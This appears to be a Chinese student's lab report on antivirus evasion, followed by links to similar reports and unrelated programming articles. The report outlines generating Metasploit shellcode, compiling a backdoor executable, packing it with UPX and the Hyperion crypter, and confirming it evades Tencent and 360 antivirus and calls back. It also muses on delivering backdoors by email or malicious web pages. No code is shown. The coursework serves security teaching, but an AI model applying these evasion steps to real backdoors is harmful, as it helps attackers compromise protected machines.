(3)测试(之前提到过,测试要改名,不然会报错):

看起来和evil效果差不多。
通过组合应用各种技术实现恶意代码免杀
加壳并测试:
 很显然发现不了(果然不靠谱)
运行试试:
没有反应。

用另一电脑实测,在杀软开启的情况下,可运行并回连成功,注明电脑的杀软名称与版本
(1)利用MSF生成shellcode,编程并运行,生成可执行文件5313.exe
(2)利用UPX加壳。
(3)进入/usr/share/windows-binaries/hyperion/中利用加密壳Hyperion加密。
主机杀软:腾讯电脑管家13.019837.233


另一台主机
杀软:腾讯电脑管家13

实践总结与体会
离实战还缺些什么技术或步骤?
我觉得实战中最缺乏的步骤就是如何把后门程序植入到目标主机中,目前试验植入方法都是可知的,如何不可知的植入就成为了重点,例如利用邮件植入,挂马网页植入等。
试验收获
学习了如何使用veil,了解了如何利用免杀技术躲过杀软的检测并成功欺骗了360(果然不靠谱),同时也了解到了后门程序的可怕,矛和盾的较量还是得继续下去。
实践补充说明
实践结束后,我又重新利用后门程序测试了360杀毒是否安全,意外发现第一次能避过检查的程序被发现了,于是,我又在主机中生成了一个后门程序(利用MSF生成的数组和codeblocks软件),并将其放到kali中加壳,再次测试,可以回连,但运行一段时间后却会被查出,在网上找了找,并没有找到原因(猜想是360在监测主机程序时有延迟或者是运行后门程序一段时间才会使其被360侦测到)。所以这方面还是得加强学习。(虽然没有完全成功,但我觉得可以理解,毕竟360是一家专业的公司,而我们仅仅凭着几天的学习就能攻破其的防御,也并不现实,能让其延迟发现,我觉得已经有所成就了。)
2018-2019-2 20165313 Exp3 免杀原理与实践的更多相关文章
- 2018-2019-2 20165312《网络攻防技术》Exp3 免杀原理与实践
2018-2019-2 20165312<网络攻防技术>Exp3 免杀原理与实践 课上知识点总结 1.恶意软件检测机制 基于特征码的检测(需要定期更新病毒库) 启发式恶意软件检测(实时监控 ...
- 2018-2019-2 20165315 《网络对抗技术》Exp3 免杀原理与实践
2018-2019-2 20165315 <网络对抗技术>Exp3 免杀原理与实践 一.实验内容 正确使用msf编码器,msfvenom生成如jar之类的其他文件,veil-evasion ...
- 2018-2019-2 网络对抗技术 20165317 Exp3 免杀原理与实践
2018-2019-2 网络对抗技术 20165317 Exp3 免杀原理与实践 实验内容 任务一:正确使用msf编码器,msfvenom生成如jar之类的其他文件,veil-evasion,自己利用 ...
- Exp3 免杀原理与实践 20164303 景圣
Exp3 免杀原理与实践 一.实验内容 1. 正确使用msf编码器,msfvenom生成如jar之类的其他文件,veil-evasion,自己利用shellcode编程等免杀工具或技巧 2. 通过组合 ...
- 2018-2019-2 网络对抗技术 20165318 Exp3 免杀原理与实践
2018-2019-2 网络对抗技术 20165318 Exp3 免杀原理与实践 免杀原理及基础问题回答 实验内容 任务一:正确使用msf编码器,msfvenom生成如jar之类的其他文件,veil- ...
- 20155223 Exp3 免杀原理与实践 实验报告
20155223 Exp3 免杀原理与实践 实验报告 实验前准备 安装Veil-Evasion 直接使用Kali快速安装命令,拒绝采用git安装命令 apt-get -y install veil-e ...
- 2018-2019-2 20165212 《网络对抗技术》Exp3 免杀原理与实践
2018-2019-2 20165212 <网络对抗技术>Exp3 免杀原理与实践 一.实验内容 正确使用msf编码器,msfvenom生成如jar之类的其他文件,veil-evasion ...
- 2017-2018-2 《网络对抗技术》 20155322 Exp3 免杀原理与实践
#2017-2018-2 <网络对抗技术> 20155322 Exp3 免杀原理与实践 [-= 博客目录 =-] 1-实践目标 1.1-实践介绍 1.2-实践内容 1.3-实践要求 2-实 ...
- 2018-2019-2 网络对抗技术 20165232 Exp3 免杀原理与实践
2018-2019-2 网络对抗技术 20165232 Exp3 免杀原理与实践 免杀原理及基础问题回答 一.免杀原理 一般是对恶意软件做处理,让它不被杀毒软件所检测.也是渗透测试中需要使用到的技术. ...
随机推荐
- .net core WebApi ManualResetEvent实现并发同步
ManualResetEvent,即手动重置事件,通过信号量来判别当前线程是否应该阻塞或继续执行.使用方式与ManualResetEventSlim差不多,ManualResetEventSlim只是 ...
- 辗转相除法(GCD)求左旋转字符串
本文写于2017-01-18,从老账号迁移到本账号,原文地址:https://www.cnblogs.com/huangweiyang/p/6297874.html 今天在牛客网上做了一道题,题意就是 ...
- leetcode python 042收集雨水
'''给定n个非负整数表示每个条的宽度为1的高程图,计算下雨后能够捕获多少水.例如,鉴于[0,1,0,2,1,0,1,3,2,1,2,1],返回6.这个题要先算出盛满水后的高程图,减去前者就是雨水.盛 ...
- python中的unique()
a = np.unique(A) 对于一维数组或者列表,unique函数去除其中重复的元素,并按元素由大到小返回一个新的无元素重复的元组或者列表 import numpy as np A = [1, ...
- python 提取字符串中的指定字符 正则表达式
例1: 字符串: '湖南省长沙市岳麓区麓山南路麓山门' 提取:湖南,长沙 在不用正则表达式的情况下: address = '湖南省长沙市岳麓区麓山南路麓山门' address1 = address.s ...
- 把玩Fedora29操作系统
reference: https://ask.csdn.net/questions/657608 1.下载Fedora服务器版操作系统 https://getfedora.org/zh_CN/se ...
- python中对文件、文件夹,目录的基本操作
一.python中对文件.文件夹操作时经常用到的os模块和shutil模块常用方法.1.得到当前工作目录,即当前Python脚本工作的目录路径: os.getcwd()2.返回指定目录下的所有文件和目 ...
- Ubuntu每次启动都显示System program problem detected
执行命令:sudo gedit /etc/default/apport 将enabled=1改为enabled=0保存退出
- select下拉列表js操作兼容性问题分享
做一个下拉列表鼠标移入改变对应的图片的值, $("select").mosover(function(){ //var i=$(this).find("selected& ...
- 安装oracle数据库的操作步骤
1. vnc启动之后,进入数据库安装包所在目录,此处是/home/DB/backup/database 2. 输入命令 ./runInstaller 3. 弹出linux图形化界面,同时弹出Oracl ...